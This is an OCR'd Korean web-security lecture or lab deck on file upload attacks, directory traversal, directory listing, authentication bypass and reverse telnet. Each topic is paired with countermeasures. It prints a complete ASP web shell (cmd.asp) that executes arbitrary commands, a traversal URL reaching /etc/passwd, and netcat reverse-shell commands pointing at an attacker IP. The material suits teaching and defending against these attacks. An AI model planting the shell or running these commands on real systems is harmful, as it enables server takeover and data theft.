
3. 파일 접근

1. 파일 업로드

- 파일 업로드(File Upload) 공격은 공격자가 공격 프로그램을 해당 시스템에 업로드하여 공격하는 방법을 말한다. 파일 업로드는 공격 난이도가 쉬우면서도 영향력이나 파급도가 큰 공격 방법이다. 공격 방식은 공격자가 시스템 내부 명령어를 실행시킬 수 있는 웹 프로그램(ASP나 JSP, PHP)을 제작하여 자료실과 같이 파일을 업로드할 수 있는 곳에 공격용 프로그램을 업로드한다. 그리고 그 공격용 프로그램을 웹에서 브라우저를 이용해 접근하면 시스템 내부 명령어를 실행시킬 수 있게 되는 것이다.


실습 : 파일 업로드를 통한 시스템 로컬 권한 획득

2장에서 설정한 ASP로 만들어진 게시판의 자료실 기능을 이용하여 파일 업로드를 시도한다.




실습 : 파일 업로드를 통한 시스템 로컬 권한 획득

파일 업로드 된 글을 확인한다.



실습 : 파일 업로드를 통한 시스템 로컬 권한 획득

첨부 파일을 클릭하면 다음과 같이 명령어를 실행 할 수 있는 커맨드 폼이 나타난다. (ipconfig 명령어 실행 예)



파일 실행 프로그램(cmd.asp) 분석

```
<%@ Language=VBScript %>
<%
 Dim oScript, oScriptNet, oFileSys, oFile, szCMD, szTempFile


 On Error Resume Next

' -- 우리가 사용할 COM 객체를 생성 -- '
 Set oScript = Server.CreateObject("WSCRIPT.SHELL")
 Set oScriptNet = Server.CreateObject("WSCRIPT.NETWORK")
 Set oFileSys = Server.CreateObject("Scripting.FileSystemObject")

 ' -- 폼으로부터 받아온 값을 szCMD 변수에 저장 --'
 szCMD = Request.Form(".CMD")
 If (szCMD <> "") Then
  szTempFile = "C:₩" & oFileSys.GetTempName( )
  ‘ -- 명령어를 실행하고 그 결과를 szTempFile에 저장한다. --’
  Call oScript.Run ("cmd.exe /c " & szCMD & " > " & szTempFile, 0, True)
  ‘ -- 임시 파일을 열어서 oFile 변수에 저장한다. --’
  Set oFile = oFileSys.OpenTextFile (szTempFile, 1, False, 0)
 End If

%>
```

파일 실행 프로그램(cmd.asp) 분석

```
<HTML><BODY>
<FORM action="<%= Request.ServerVariables("URL") %>" method="POST">
<input type=text name=".CMD" size=45 value="<%= szCMD %>">
<input type=submit value="Run">
</FORM> <PRE>
‘ -- 컴퓨터 이름과 사용자 이름을 출력한다 -- ’
<%= "₩₩" & oScriptNet.ComputerName & "₩" & oScriptNet.UserName %>
<br>
<%
 If (IsObject(oFile)) Then
   ' --생성한 임시 파일의 내용을 읽어 화면에 보여준 후 임시 파일은 삭제한다 -- '
   On Error Resume Next
   Response.Write Server.HTMLEncode(oFile.ReadAll)
   oFile.Close
   Call oFileSys.DeleteFile(szTempFile, True)
 End If
%>

</BODY> </HTML>
```

파일 업로드 공격에 대한 대응 방법

- 업로드 시 파일 확장자 이름을 체크해야 한다. 이때 주의해야 할 것은 asp나 jsp 같은 소문자만 체크해서는 안 된다. aSp나 jSp 같은 대소문자 혼합도 시스템에서는 인식하기 때문에 모든 가능한 조합에 대해 필터링해야 한다.

- 자바스크립트와 같은 클라이언트 스크립트 언어로 필터링하면 안 된다. 공격자는 클라이언트 스크립트 언어는 얼마든지 공격자가 수정할 수 있기 때문에 asp나 jsp 같은 서버 사이드 스크립트 언어에서 필터링해야 한다.

- 파일이 업로드되는 디렉토리에 실행 권한을 제거하는 방법이 있다. 이럴 경우에는 파일이 업로드된다고 해도 실행되지 않기 때문에 브라우저에 그대로 나타나거나 파일을 다운로드하게 된다.

3. 파일 접근

2. 디렉토리 탐색 (Directory Traversal)

- 웹 브라우저에서 확인 가능한 경로의 상위로 올라가서 특정 시스템 파일을 다운로드하는 공격 방법이다. 자료실에 올라간 파일을 다운로드할 때 전용 다운로드 프로그램이 파일을 가져오는데, 이때 파일 이름을 필터링하지 않아 발생하는 취약점이다.

3. 파일 접근

2. 디렉토리 탐색 (Directory Traversal)

특정 파일을 다운로드할 때 다음과 같은 URL을 이용하여 다운로드된다고 하자.

http://www.victim.com/board/down.jsp?filename=upload.hwp

공격자는 filename 변수에 해당하는 값을 다음과 같이 조작하면 상위 디렉토리로 거슬러 올라가 /etc/passwd 파일을 다운로드할 수 있는 것이다.

http://www.victim.com/board/down.jsp?filename=../../../../../../../../../../../etc/passwd

디렉토리 탐색에 대한 대응 방안

전용 파일 다운로드 프로그램을 이용할 때는 위 예에서 보는 바와 같이 '..' 문자열이나 '/' 문자열에 대한 필터링이 없을 경우, 공격자는 상위로 올라가 특정 파일을 열람할 수 있기 때문에 '..'와 '/' 문자에 대해 필터링 하여야 한다. 파일 업로드의 경우와 마찬가지로 필터링하는 부분을 자바스크립트와 같은 클라이언트 스크립트 언어로 하면 공격자가 우회할 수 있기 때문에 반드시 JSP나 ASP 등 서버 사이드 스크립트 언어에 필터링을 추가해야 한다.


3. 파일 접근

3. 디렉토리 리스팅 (Directory Listing)

- 특정 디렉토리를 브라우저에서 열람하면 그 디렉토리에 있는 모든 파일과 디렉토리들의 목록이 나열된다. 공격자는 이 취약점을 이용하여 웹 서버에 어떠한 파일이 있는지 확인할 수 있고 추가적인 공격 취약점을 찾을 수 있다.

디렉토리 리스팅

다음 그림은 디렉토리 리스팅 취약점이 존재하는 화면이다.



3. 파일 접근

4. 인증 우회 (Authentication Detour)

- 관리자 페이지나 인증이 필요한 페이지에 대한 인증 미처리로 인해 인증을 우회하여 접속할 수 있는 취약점이다. 이 취약점에 노출되면 일반 사용자나 로그인하지 않은 사용자가 관리자 페이지에 접근하여 관리자 권한으로 할 수 있는 모든 기능을 악용할 수 있게 된다. 이런 취약점은 간단하지만도 의외로 웹 개발자가 자주 실수하는 부분이기도 하다.

인증 우회에 대한 대응 방법


관리자 페이지나 인증이 필요한 페이지에 대해서는 관리자 로그인 세션에 대한 검사를 수행하는 과정을 넣어야 한다.

4. 리버스 텔넷(Reverse Telnet)

리버스 텔넷 기술은 방화벽이 존재하는 시스템을 공격할 때 자주 사용되는 기법이다. 방화벽 정책에서 인바운드 정책(외부에서 방화벽 내부로 들어오는 패킷에 대한 정책)은 일반적으로 80번 포트 외에 필요한 포트 말고는 다 막아 놓는다. 그러나 아웃바운드 정책(내부에서 외부로 나갈 때)은 보통 별다른 필터링을 수행하지 않는 경우가 많다. 이러한 상황에서 리버스 텔넷은 유용한 기법이다.

일반적으로 공격자는 웹 서버의 80번 포트로의 접근은 가능하다. 그러나 방화벽 정책에 의해서 내부에서 외부로 나가는 정책은 모두 허용이기 때문에 웹 서버에서 공격자 컴퓨터 쪽으로 리버스 텔넷 시도를 하는 것이 가능한 것이다.

리버스 텔넷의 동작 원리



내부 망
방화벽정책
Inbound: deny all, 80 open
Outbound: allow all
xxxx port
Firewall
Firewall
Router
23
80
내부사용자
공격자
웹 서버
파일 서버
DMZ
Anesra

리버스 텔넷의 예

공격자 컴퓨터에 특정 포트를 오픈

공격자 : nc -l -p 80

(80 번 포트를 이용하지 않고 임의의 포트를 이용하여도 무관하다.)




리버스 텔넷의 예

피해자 컴퓨터에서 공격자 컴퓨터로 리버스 텔넷을 시도.


공격 대상 : nc -e cmd.exe [공격자 IP] 80 (윈도우 계열)

nc -e /bin/sh [공격자 IP] 80 (유닉스 계열)



리버스 텔넷의 예

공격자 컴퓨터에 피해자 컴퓨터의 커맨드 창이 뜬 화면



리버스 텔넷

리버스 텔넷을 사용하기 위해 netcat(=nc) 프로그램을 많이 이용하는데, netcat은 리버스 텔넷 기능뿐만 아니라 스캐닝 기능 등 매우 유용하고 많은 기능을 수행할 수 있는 프로그램이다.

리버스 텔넷을 막기 위한 방법

리버스 텔넷이 불가능하도록 하기 위해서는 사이트의 파일 업로드 기능을 철저하게 점검해야 하고, 방화벽의 아웃 바운드 정책 역시 엄격하게 적용해야 한다.